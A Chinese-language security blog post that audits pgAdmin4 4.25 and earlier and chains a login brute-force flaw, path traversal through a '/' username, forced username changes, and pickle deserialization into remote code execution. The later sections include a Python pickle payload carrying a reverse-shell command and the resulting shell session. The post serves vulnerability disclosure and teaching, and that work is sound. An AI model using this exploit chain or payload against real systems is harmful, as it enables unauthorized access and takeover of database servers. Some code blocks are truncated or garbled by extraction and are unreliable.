

# 渗透测试中 python 审计 Oday 组合拳\_酒仙桥六号部 队 - MdEditor

“ 渗透测试中 python 审计 Oday 组合拳

## 前言


在渗透的时候扫了扫全端口，偶遇一个系统 pgadmin4，它是一款管理 postgresql 数据库的 web 端程序，docker pull 50M+。由于渗透测试爆破的时候发现一些小细节便开始了这次 python 代码审计，最终发现了 RCE。其中包括多个漏洞利用，目前 pgadmin4.25 及以下都存在这些漏洞，和官方邮件上报漏洞后 4.26 到最新版漏洞已修复。

## 渗透入口

接到一个比较棘手的项目基本资产收集后发现没有软柿子捏，就针对了一些非 CDN ip 做了全端口扫描发现这处 5050 端口的 web 资产为 pgadmin4，不管他是啥系统，没有验证码干就完了。




一波暴力破解后发现大量 302 跳转，在刷新页面时 Cookie 已经可以成功登录系统。



经过判断发现是账号为 1 密码为 123456 成功登录系统，但是登录成功后发现用户名是邮箱。这应该是登录验证逻辑方面的缺陷后面代码审计部分再关注，又去下载了

官网源码，代码使用框架为 flask，python web 系统后台也比较难直接获取 webshell，索性顺着登录缺陷进行一波代码审计。



## 代码审计


该项目挂载 postgres 旗下，当时挖掘还是最新版，上报后目前最新版已修复。

[https://github.com/postgres/pgadmin4/tree/REL-4\\_24](https://github.com/postgres/pgadmin4/tree/REL-4_24)

### 一) 无需得知 email 的暴力破解

先来深入了解登录后的账号验证逻辑为什么会产生使用 1/2/3 这样的序号 id 作为用户名的情况。

Flask 项目，在登录代码函数路由处下断点。




通过跟踪上图函数。

web/pgadmin/authenticate/ init

.py:48#auth\_obj.validate() 最终调用了 flask\_security 第三方库的 forms.py 中的 validate(), 我们可以发现 self.email.data 就是我们接口中输入 email 的值, 继续跟进 get\_user 函数。

get\_user 参数是用来从数据库中获取该 email 的用户对象。



我们的标识符”1” 被传入 get\_user 函数，当我们传入的 email 为数字或者 UUID 将直接使用 self.user\_model.query.get(1) 从数据库获取用户对象并直接返回，这就造成无需匹配邮箱直接匹配数据库主键 id 导致无需猜测用户名进行后台暴力破解。

```
def get_user(self, identifier): self: <flask_security.datastore.SQLAlchemyUser
from sqlalchemy import func as alchemyFn alchemyFn: <sqlalchemy.sql.func
from sqlalchemy import inspect
from sqlalchemy.sql import sqltypes
from sqlalchemy.dialects.postgresql import UUID as PSQL_UUID

user_model_query = self.user_model.query user_model_query: SELECT user.id
if config_value("JOIN_USER_ROLES") and hasattr(self.user_model, "roles"):
    from sqlalchemy.orm import joinedload

    user_model_query = user_model_query.options(joinedload("roles"))

# To support both numeric, string, and UUID primary keys, and support
# calling this routine with either a numeric value or a string or a UUID
# we need to make sure the types basically match.
# psycopg2 for example will complain if we attempt to 'get' a
# numeric primary key with a string value.
# TODO: other datastores don't support this - they assume the only
# PK is user.id. That makes things easier but for backwards compat...
ins = inspect(self.user_model) ins: mapped class User->user
pk_type = ins.primary_key[0].type pk_type: INTEGER
pk_isnumeric = isinstance(pk_type, sqltypes.Integer) pk_isnumeric: True
pk_isuuid = isinstance(pk_type, PSQL_UUID) pk_isuuid: False
# Are they the same or NOT numeric nor UUID
if (
    (pk_isnumeric and self._is_numeric(identifier))
    or (pk_isuuid and self._is_uuid(identifier))
    or (not pk_isnumeric and not pk_isuuid)
):
    rv = self.user_model.query.get(identifier) rv: <User 1>
    if rv is not None:
        return rv

# Not PK - iterate through other attributes and look for 'identifier'
for attr in get_identity_attributes():
```


也就是说 flask\_security 的逻辑缺陷导致无需得知 email 即可爆破，看到 github 也提出了 issues 但是官方未解决该问题，如果只使用官方的库进行身份验证就会存在此问题就很离谱。

<https://github.com/mattupstate/flask-security/issues/862>

## 二) 后台任意文件读取 / 修改

进了后台总要想办法扩大危害，这里发现了一处任意文件读取也比较有意思。


- 1) 在新建服务器时发现可以导入 SSL 证书存在文件管理器功能，点击刷新是可以列当前资源目录下文件并下载。



此时我们抓取数据包将 path 修改为 ../../../../。


```
POST /file_manager/filemanager/1363639/ HTTP/1.1
Host: 192.168.123.1:5050
Content-Length: 70
```

分析列文件接口对应函数 `getfolder`，程序读取用户资源目录。



```
def getfolder(self, path=None, file_type="", name=None, req=None, self: spgadmin.misc.filemanager):
    """
    Returns files and folders in give path
    """
    trans_data = Filemanager.get_transaction_selection(self.trans_id)
    dir = None
    dir = 'C:\\Users\\1363639\\AppData\\Roaming\\pgAdmin\\storage\\123_qq.com'
    if config.SERVER_MODE:
        dir = self.dir
    if not dir.endswith('/'):
        dir = dir + '/'
    if config.SERVER_MODE:
        Filemanager.getfolder(self, dir, file_type, name, req)
```


程序会将用户目录和前端发送的 `path` 参数目录传入安全检查函数 `Filemanager.check_access_permission`:



```
path = unquote(path)
if hasattr(str, 'decode'):
    path = unquote(path).encode('utf-8').decode('utf-8')

try:
    Filemanager.check_access_permission(dir, path)
except Exception as e:
    Filemanager.resume_windows_warning()
    err_msg = gettext(u"Error: {0}").format(e)
    files = {
        'Code': 0,
        'Error': err_msg
    }
```


check\_access\_permission 校验函数的内部会将 path 参数的值和资源目录组合并使用 os.path.abspath 函数获取真实路径，最终被还原的真实路径必须要包含资源路径，这样无论我们修改任何跨目录格式最终都不会和原有资源路径匹配造成异常抛出（见变量状态栏中 dir 和 orig\_path 的差别）。



```
authenticate_init.py x forms.py x datastore.py x pgAdmin4.py x file_manager_init.py x ntpath.py x nt.py x p
10 dir = None
11 dir = ""
12 orig_path = Filemanager.get_abs_path(dir, path) orig_path: 'C
13 # This translates path with relative path notations like ./ an
14 # absolute path.
15 orig_path = os.path.abspath(orig_path)
16
17 if dir:
18     if _platform == 'win32':
19         if dir[-1] == '\\' or dir[-1] == '/':
20             dir = dir[:-1]
21     else:
22         if dir[-1] == '/':
23             dir = dir[:-1]
24
25 # Do not allow user to access outside his storage dir in serve
26 if not orig_path.startswith(dir):
27     raise Exception(
28         gettext(u"Access denied ({0})").format(path))
29
30 return True
Filemanager - check_access_permission()

Variables
dir = (str) 'C:\Users\... \AppData\Roaming\pgAdmin\storage\123_qq.com'
orig_path = (str) 'C:\Users\... \AppData\Roaming\
path = (str) '././././
```

2) 上一条直接跨目录的思路断了，只能找找其他突破口，这时发现文件上传的暴露的路径中带有用户名，也就是说存储目录为【系统用户目录 + 当前创建的用户名】的组合。



既然用户名可控，秉着任何参数都存在风险，查看下读取资源目录的函数代码。

```
@login_required
def get_storage_directory():
    import config
    if config.SERVER_MODE is not True:
        return None

    storage_dir = getattr(
        config, 'STORAGE_DIR',
        os.path.join(
            os.path.realpath(
                os.path.expanduser('~/.pgadmin/')
            ), 'storage'
        )
    )

    if storage_dir is None:
        return None

    username = current_user.username.split('@')[0]
    if len(username) == 0 or username[0].isdigit():
        username = 'pga_user_' + username
```

程序使用 os.path.join 方法将源存储目录和 username 组合形成新的存储目录，看到这个函数基本就稳了。

```
# Figure out the old-style storage directory name
old_storage_dir = os.path.join(
    storage_dir.decode('utf-8') if hasattr(storage_dir, 'decode')
    else storage_dir,
    username
)

# Figure out the new style storage directory name
storage_dir = os.path.join(
    storage_dir.decode('utf-8') if hasattr(storage_dir, 'decode')
    else storage_dir,
    current_user.username.replace('@', '_')
)

# Rename an old-style storage directory, if the new style doesn't exist
if os.path.exists(old_storage_dir) and not os.path.exists(storage_dir):
    current_app.logger.warning(
        'Renaming storage directory %s to %s.',
        old_storage_dir, storage_dir
```

这里介绍下 os.path.join 函数存在的问题。

os.path.join 函数执行逻辑：


1) 只要最后一个参数为"/" 开头就会忽略之前所有参数然后返回路径，见下图。

这样我们构造漏洞的思路就来了创建一个新用户（需要管理员权限也就是 id=1）username 改为"/"，既可以遍历到根目录又可以通过 check\_access\_permission 函数的路径比对校验。

```
>>>
>>> os.path.join("/home", "aaa")
'/home\\aaa'
>>>
>>> os.path.join("/home", "/exp")
'/exp'
>>>
>>> os.path.join("/home", "/aaa", "/bbb")
'/bbb'
>>>
>>> os.path.join("/home", "/aaaa", "/bbbb", "/")
 '/'
>>>
```

```
5 * def join(a, *p): a: '/var/lib/pgadmin' p: <class 'tuple': ('/',)
6 """Join two or more pathname components, inserting '/' as needed.
7 If any component is an absolute path, all previous path components
8 will be discarded. An empty last part will result in a path that
9 ends with a separator."""
10 a = os.fspath(a)
11 sep = _get_sep(a) sep: '/'
12 path = a path: '/'
13 try:
14     if not p:
15         path[:0] + sep #23780: Ensure compatible data type even if
16     for b in map(os.fspath, p): b: '/'
17         if b.startswith(sep):
18             path = b
19         elif not path or path.endswith(sep):
20             path += b
21         else:
22             path += sep + b
23     except (TypeError, AttributeError, BytesWarning):
24         genericpath._check_arg_types('join', a, *p)
25         raise
26     return path
```

3) 又遇到情况了，默认情况下 username 在添加时并无法修改，尝试绕过限制修改 username。



查看 `web/pgadmin/tools/user_management/init.py:346#update` 函数发现后端是通过传递表单对象的方式接收参数，后端其实会接收到我们 POST 发送的 username 参数然后提交数据库。


```
try:
    new_data = validate_user(data)
    if 'roles' in new_data:
        new_data['roles'] = [Role.query.get(new_data['roles'])]
except Exception as e:
    return bad_request(errormsg=_str(e))

try:
    for k, v in new_data.items():
        setattr(usr, k, v)

    db.session.commit()

    res = {'id': usr.id,
          'username': usr.username,
          'email': usr.email,
          'active': usr.active,
          'role': usr.roles[0].id,
          'auth_source': usr.auth_source
          }
```


前台 PUT 修改数据包新增 username 字段即可强制修改用户名。



4) 这下都齐全了，登录创建的账号访问文件管理器接口。


## User Management

舒服了，访问文件管理接口成功列出根目录。



访问后发现只能遍历无法下载？不存在的一切只是前端校验罢了：从后端找到遍历文件模式选择接口，只需要将 dialog\_type 的类型修改为 storage\_dialog 即可。

```
show_volumes = isinstance(storage_dir, list) or not storage_dir
supp_types = allow_upload_files = params['supported_types'] \
    if 'supported_types' in params else []
if fm_type == 'select_file':
    capabilities = ['select_file', 'rename', 'upload', 'create']
    files_only = True
    folders_only = False
    title = gettext("Select File")
elif fm_type == 'select_folder':
    capabilities = ['select_folder', 'rename', 'create']
    files_only = False
    folders_only = True
    title = gettext("Select Folder")
elif fm_type == 'create_file':
    capabilities = ['select_file', 'rename', 'create']
    files_only = True
    folders_only = False
    title = gettext("Create File")
elif fm_type == 'storage_dialog':
    capabilities = ['select_folder', 'select_file', 'download',
                  'rename', 'delete', 'upload', 'create']
    files_only = True
    folders_only = False
    title = gettext("Storage Manager")
```



找到下载文件接口读取成功。



### 三) 替换数据库文件反序列化 RCE

寻找 RCE 的点，这里只是发现了这个方法，应该有更加便捷的点：思路是找到代码中存在从数据库中取值进行反序列化的操作，此处反序列化原本参数格式要求严格，但是由于 pgadmin4 默认使用 sqlite3，可以直接利用文件管理器下载数据库，修改后再上传达到不损坏原始数据，这样触发该接口即可造成反序列化命令执行。


```
def _retrieve_process(self, _id):
    p = Process.query.filter_by(pid=_id, user_id=current_

    if p is None:
        raise LookupError(
            _("Could not find a process with the specifie
        )

    tmp_desc = loads(p.desc)

    # ID
    self.id = _id
    # Description
    self.desc = tmp_desc
    # Status Acknowledged time
    self.atime = p.acknowledge
```

- 1) docker 下默认数据库为 /var/lib/pgadmin/pgadmin4.db，下载 sqlite 数据库后进行修改然后再上传覆盖源数据库文件。



插入一段反弹 shell 的 python 语句，并修改 sqlite3 数据库。

```
import os
import pickle
import socket
import pt
class exp(object):
def __reduce__(self):
a = 'python -c "import socket,subprocess,os;s=socket.s
return (os.system,(a,))
e = exp()
s = pickle.dumps(e)
import sqlite3
# OK, now for the DB part: we make it...
db = sqlite3.connect('pgadmin4.db')
db.execute('UPDATE process set desc = (?) where pid=')
db.commit()
db.close()
```

将序列化内容插入 desc 字段，然后通过上传接口替换数据库文件。



再通过 GET 请求 / misc/bgprocess / 触发反序列化操作, 程序会读取 process.desc 字段的内容导致触发命令执行。

```
Listening on [0.0.0.0] (family 0, port 9999)
Connection from [192.168.1.100] port 9999 [tcp/*] accepted (family 2, sport 64001)
/bin/sh: can't access tty; job control turned off
/pgadmin4 $
/pgadmin4 $
/pgadmin4 $
/pgadmin4 $ whoami
pgadmin
/pgadmin4 $
```

## 总结

1. Flask\_security 原生验证身份函数缺陷。
2. os.path.join 拼接存在特性, 编程容易犯错。
3. python 由于自身语言灵活性, 常常会出现前后端校验不一致问题。因为后端喜欢使用 setattr 直接将表单数据赋值到某个对象插入数据库。

渗透中的黑盒测试往往更容易发现能白盒审计的功能点, 白盒审计下留意系统函数, 第三方框架的特性多深入调试下源码。

全文完

本文由 简悦 SimpRead (<http://ksria.com/simpread>) 优化, 用以提升阅读体验

使用了 全新的简悦词法分析引擎 <sup>beta</sup>, 点击查看  
(<http://ksria.com/simpread/docs/#/词法分析引擎>)详细说明

